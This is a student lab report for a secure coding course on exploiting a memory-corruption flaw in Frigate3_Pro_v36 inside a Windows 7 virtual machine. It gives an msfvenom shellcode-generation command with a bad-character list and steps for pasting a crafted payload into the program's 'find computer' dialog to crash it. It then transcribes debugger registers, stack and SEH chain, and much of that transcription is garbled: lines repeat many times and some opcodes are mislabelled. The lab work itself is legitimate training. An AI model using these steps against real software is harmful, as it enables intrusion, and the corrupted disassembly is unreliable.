

SECURE CODING CSE2010

LAB-10

CH.SAI SUMEDH

REG NO:-18BCN7092

SLOT:-L39+L40

Lab experiment - Working with the memory vulnerabilities – Part IV


Task

- Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload


Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
Example:
msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"x00\x14\x09\x0a\x0d" -f python
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH


Download and install Frigate software.




This is the payload generated after executing the script file.




Copy and paste the payload in the frigate software by going to the option disks and click on find computer.




After clicking ok it will crash the software and this command prompt will be displayed.



After analysing the executed command prompt:



After checking for that EIP Address:-




The screenshot shows the Immunity Debugger interface. The main window displays assembly code with the following instructions:

```
776E0000 8B4424 04 MOV EAX, DWORD PTR SS:[ESP+4]
776E0004 CC INT3
776E0005 C2 0400 RETN 4
776E0008 CC INT3
776E0009 90 NOP
776E000A C3 RETN
776E000B 90 NOP
776E000C CC INT3
776E000D C3 RETN
776E000E 90 NOP
776E000F 90 NOP
776E0010 90 NOP
776E0011 90 NOP
776E0012 90 NOP
776E0013 90 NOP
776E0014 90 NOP
776E0015 90 NOP
776E0016 90 NOP
776E0017 90 NOP
```

The right-hand pane shows the Register (FPU) window with the following values:

```
EAX: 7EFD0A000
ECX: 00000000
EDX: 7776F27A ntdll.DbgUiRemoteBreak in
EBX: 00000000
ESP: 0223F77C
EBP: 0223F7A8
ESI: 00000000
EDI: 00000000
EIP: 776E000D ntdll.776E000D
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0A000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0 LastErr: FBROR_SUCCESS (00000000)
```



The screenshot shows the Immunity Debugger interface. The main window displays the Register (FPU) window with the following values:

```
EAX: 7EFD0A000
ECX: 00000000
EDX: 7776F27A ntdll.DbgUiRemoteBreak in
EBX: 00000000
ESP: 0223F77C
EBP: 0223F7A8
ESI: 00000000
EDI: 00000000
EIP: 776E000D ntdll.776E000D
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0A000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
```

The bottom window shows a memory dump with the following data:

```
0223F74C 00000000 ....
0223F750 00000000 ....
0223F754 00000000 ....
0223F758 00000000 ....
0223F75C 00000000 ....
0223F760 00000000 ....
0223F764 00000000 ....
0223F768 00000000 ....
0223F76C 00000000 ....
0223F770 00000000 ....
0223F774 00000000 ....
0223F778 00000000 ....
0223F77C 7776F2B6 |zvw RETURN to ntdll.7776F2B6 from ntdll.DbgBreakPoint
0223F780 751500C4 -.3u
0223F784 00000000 ....
0223F788 00000000 ....
0223F78C 00000000 ....
0223F790 0223F780 C#0
0223F794 00000000 ....
0223F798 0223F7E4 Z#0 Pointer to next SEH record
0223F79C 77744DCD =Ntw SE handler
0223F7A0 00594C3C <LV.
0223F7A4 00000000 ....
0223F7A8 0223F7B4 +#0
0223F7AC 767A3440 M4zv RETURN to kernel32.767A3440
0223F7B0 00000000 ....
0223F7B4 0223F7F4 r#0
0223F7B8 77709802 0Upw RETURN to ntdll.77709802
0223F7BC 00000000 ....
0223F7C0 75150098 y.3u
0223F7C4 00000000 ....
0223F7C8 00000000 ....
0223F7CC 00000000 ....
0223F7D0 00000000 ....
0223F7D4 00000000 ....
0223F7D8 00000000 ....
```

The screenshot shows a debugger interface with three main panels:

- Assembly Window:** Displays instructions for thread 00000C40. The instructions include:
 - 77744038 90 NOP
 - 77744039 90 NOP
 - 7774403A 90 NOP
 - 7774403B 90 NOP
 - 7774403C 90 NOP
 - 7774403D 8BFF MOV EDI,EDI
 - 7774403E 65 PUSH EBP
 - 7774403F 8BEC MOV EBP,ESP
 - 77744040 83EC 14 MOV ESP,14
 - 77744041 65 PUSH EBP
 - 77744042 8B5D 0C MOV EBX,DWORD PTR SS:[EBP+C]
 - 77744043 65 PUSH ESI
 - 77744044 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744045 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744046 3385 8207Z7Z XOR ESI,DWORD PTR DS:[77702383]
 - 77744047 65 PUSH EDI
 - 77744048 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744049 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774404A 65 PUSH EDI
 - 7774404B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774404C 65 PUSH EDI
 - 7774404D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774404E 65 PUSH EDI
 - 7774404F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744050 65 PUSH EDI
 - 77744051 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744052 65 PUSH EDI
 - 77744053 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744054 65 PUSH EDI
 - 77744055 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744056 65 PUSH EDI
 - 77744057 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744058 65 PUSH EDI
 - 77744059 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774405A 65 PUSH EDI
 - 7774405B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774405C 65 PUSH EDI
 - 7774405D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774405E 65 PUSH EDI
 - 7774405F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744060 65 PUSH EDI
 - 77744061 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744062 65 PUSH EDI
 - 77744063 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744064 65 PUSH EDI
 - 77744065 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744066 65 PUSH EDI
 - 77744067 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744068 65 PUSH EDI
 - 77744069 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774406A 65 PUSH EDI
 - 7774406B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774406C 65 PUSH EDI
 - 7774406D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774406E 65 PUSH EDI
 - 7774406F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744070 65 PUSH EDI
 - 77744071 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744072 65 PUSH EDI
 - 77744073 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744074 65 PUSH EDI
 - 77744075 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744076 65 PUSH EDI
 - 77744077 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744078 65 PUSH EDI
 - 77744079 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774407A 65 PUSH EDI
 - 7774407B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774407C 65 PUSH EDI
 - 7774407D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774407E 65 PUSH EDI
 - 7774407F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744080 65 PUSH EDI
 - 77744081 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744082 65 PUSH EDI
 - 77744083 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744084 65 PUSH EDI
 - 77744085 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744086 65 PUSH EDI
 - 77744087 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744088 65 PUSH EDI
 - 77744089 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774408A 65 PUSH EDI
 - 7774408B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774408C 65 PUSH EDI
 - 7774408D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774408E 65 PUSH EDI
 - 7774408F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744090 65 PUSH EDI
 - 77744091 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744092 65 PUSH EDI
 - 77744093 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744094 65 PUSH EDI
 - 77744095 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744096 65 PUSH EDI
 - 77744097 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 77744098 65 PUSH EDI
 - 77744099 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774409A 65 PUSH EDI
 - 7774409B 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774409C 65 PUSH EDI
 - 7774409D 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 7774409E 65 PUSH EDI
 - 7774409F 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440A0 65 PUSH EDI
 - 777440A1 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440A2 65 PUSH EDI
 - 777440A3 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440A4 65 PUSH EDI
 - 777440A5 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440A6 65 PUSH EDI
 - 777440A7 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440A8 65 PUSH EDI
 - 777440A9 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440AA 65 PUSH EDI
 - 777440AB 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440AC 65 PUSH EDI
 - 777440AD 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440AE 65 PUSH EDI
 - 777440AF 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440B0 65 PUSH EDI
 - 777440B1 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440B2 65 PUSH EDI
 - 777440B3 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440B4 65 PUSH EDI
 - 777440B5 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440B6 65 PUSH EDI
 - 777440B7 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440B8 65 PUSH EDI
 - 777440B9 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440BA 65 PUSH EDI
 - 777440BB 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440BC 65 PUSH EDI
 - 777440BD 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440BE 65 PUSH EDI
 - 777440BF 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440C0 65 PUSH EDI
 - 777440C1 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440C2 65 PUSH EDI
 - 777440C3 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440C4 65 PUSH EDI
 - 777440C5 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440C6 65 PUSH EDI
 - 777440C7 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440C8 65 PUSH EDI
 - 777440C9 8B73 08 MOV ESI,DWORD PTR DS:[EBX+8]
 - 777440CA 65 PUSH EDI